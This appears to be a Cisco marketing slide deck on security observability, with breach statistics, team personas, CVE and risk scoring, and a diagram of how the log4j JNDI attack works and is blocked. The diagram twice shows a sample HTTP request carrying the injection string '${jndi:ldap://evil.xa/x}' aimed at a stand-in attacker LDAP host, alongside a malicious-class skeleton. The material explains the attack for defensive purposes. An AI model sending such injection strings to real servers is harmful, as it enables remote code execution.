


Full-Stack Visibility



Full-Stack Observability with Business context

Prioritize issues with business context




Example

Make better decisions from
code-level to C-suite

Connect IT teams to business
results

Proactively diagnose
performance issues before
impact

Manage hybrid estates with
technology mix, with ease



Security is a Growing Concern

The stakes are different for security

\$6 Trillion

Global Impact of
Cybercrime

Cost siphoned from
beneficial investment to
combat Cybercrime

Source: Herjavec Group 2021 Estimate

800%

Increase in Nation-State
initiated Cyber attacks

Since start of Russia-
Ukraine War

The Register, Cyberattack Escalation,
March 2022

Customer pain is real and similar to ITOps problems

\$9.05M

Cost to Contain a
Breach in the US

Average cost to contain
a breach with 38% of this
cost from lost business

“Cost of a Data Breach Report 2021,”
Ponemon Institute,
<https://www.ponemon.org/>

287 days

>200 Days to detect
breach occurred!

Average time to identify
and contain a data
breach

“Cost of a Data Breach Report 2021,”
Ponemon Institute,
<https://www.ponemon.org/>



60%

Breaches with data
exfiltrated in the first
24-hours

Source: Cisco Security, 2020

Worsening trends confirm a capability struggle

1,108

2020 Cyber
security
breaches

1,862

2021 Cyber
security
breaches



68%

Increase in
reported
breaches from
2020 to 2021

Team Personas



ITOps
"Allison"

"I want to help secure our apps, but not at the expense of user experience or availability."



SecOps
"Zane"


"I need visibility and control everywhere to protect our business, which leads to alert avalanches."



AppSec
"Aurora"

"I uncover security bugs as soon as I can, but dev can't fix them all, so I try to pick what matters most."

Team Personas



Business can't afford App and Sec silos

Without both teams joining the fight, issues like the log4j JNDI vulnerability can't be protected against in a timely fashion

The log4j JNDI Attack and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



✗ BLOCK WITH WAF

The string is passed to log4j for logging

“”
\${jndi:ldap://evil.xa/x}

log4j interpolates the string and queries the malicious LDAP server.

ldap://evil.xa/x

✗ DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server
http://victim.xa



✗ PATCH LOG4J

Vulnerable log4j
implementation



Malicious LDAP Server
ldap://evil.xa



✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.

dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>

The LDAP server responds with directory information that contains the malicious Java class

Business can't afford App and Sec silos



Block suspicious
network traffic

Block suspicious
HTTP requests

Block suspicious
code behavior

Cisco Secure Application

The log4j JNDI Attack and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`



DISABLE JNDI LOOKUPS

DISABLE REMOTE CODEBASES


DISABLE LOG4J

JAVA deserializes (or downloads) the malicious Java class and executes it.

The LDAP server responds with directory information that contains the malicious Java class

Secure Application Use Cases at Runtime

Detect Vulnerabilities



Common Vulnerabilities and Exceptions with Code Level correlation

Detect Attacks



Spot CVE correlated runtime exploits and Zero Day attacks (like Log4j)

Block Attacks



Policy level blocking that stops bad actors... even if vulnerabilities exist

Security insights provided with Application and Business context

Business Risk Observability

Vulnerability Management

Common Vulnerabilities and Exposures (CVE)

Program identifies, defines, and catalogs publicly disclosed Cybersecurity Vulnerabilities

Common Vulnerability Scoring System (CVSS)

Severity	Base Score Range
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

- Consistent assessment across industry
- Static scoring without manual adjustments
- Does not measure risk—measures technical severity
- Not a predictor of exploitation

Cisco Security Integrations

Threat intelligence context provides instant insight

Cisco Talos


Identify bad actors interacting with your applications and detailed threat insights

Cisco Kenna

Calculate likelihood and severity of attacks with Kenna's risk-based vulnerability management feed

Cisco Panoptica

Make optimal and compliant API selections utilizing API analysis and scoring



Determine likelihood of exploit

Use data science to identify real vulnerability risk

Native backend integration maps Kenna scores to discovered vulns

Identify incorrect remediation prioritization

Combine findings into vuln and threat context for business risk scores

Title	ID	Kenna Score ⓘ	CVSS Score ⓘ	Application
Remote Code Execution (RCE)	CVE-2019-0230	84		
Arbitrary Code Injection	CVE-2013-1965	84		
Arbitrary Command Execution	CVE-2016-3086	83		
Arbitrary Code Injection	CVE-2013-1966	83		
ClassLoader Manipulation via...	CVE-2014-0094	60		
URL Redirection to Untrusted ...	CVE-2013-2248	60		
Arbitrary Code Execution	CVE-2013-2135	66	8.8 High	PatientPortal
HTTP Request Smuggling	CVE-2022-42252	64	3.6 Low	PatientPortal
Denial of Service (DoS)	CVE-2021-45105	63	6.5 High	PatientPortal
Deserialization of Untrusted D...	CVE-2015-6501	56	9.8 Critical	PatientPortal

Kenna Score ⓘ

64

Kenna Intelligence



Popular Targets

API Security Insights

Identify risk introduced by 3rd-party APIs

Automatically detect when services rely on 3rd-party APIs

Combine findings into application context for business risk scoring

 Cisco Secure Application			
Vulnerabilities (125)		Attacks (216)	External APIs (16)
 Export All		Severity ▾ Search...	
Panoptica Findings	Category	Severity ↓	API Name
Vulnerability	SYSTEM	● Critical	cacerts.esign
Vulnerability	SYSTEM	● Critical	www.romail.c
Vulnerability	SYSTEM	● High	cacerts.esign
TLS Version	NETWORK	● High	cacerts.esign
TLS Version	NETWORK	● High	www.romail.c


Risk scoring with business context

Align teams and react fast with automated prioritization

Business Transaction Mapping

Integrated Threat Intelligence

Business Risk Scoring





The bridge to possible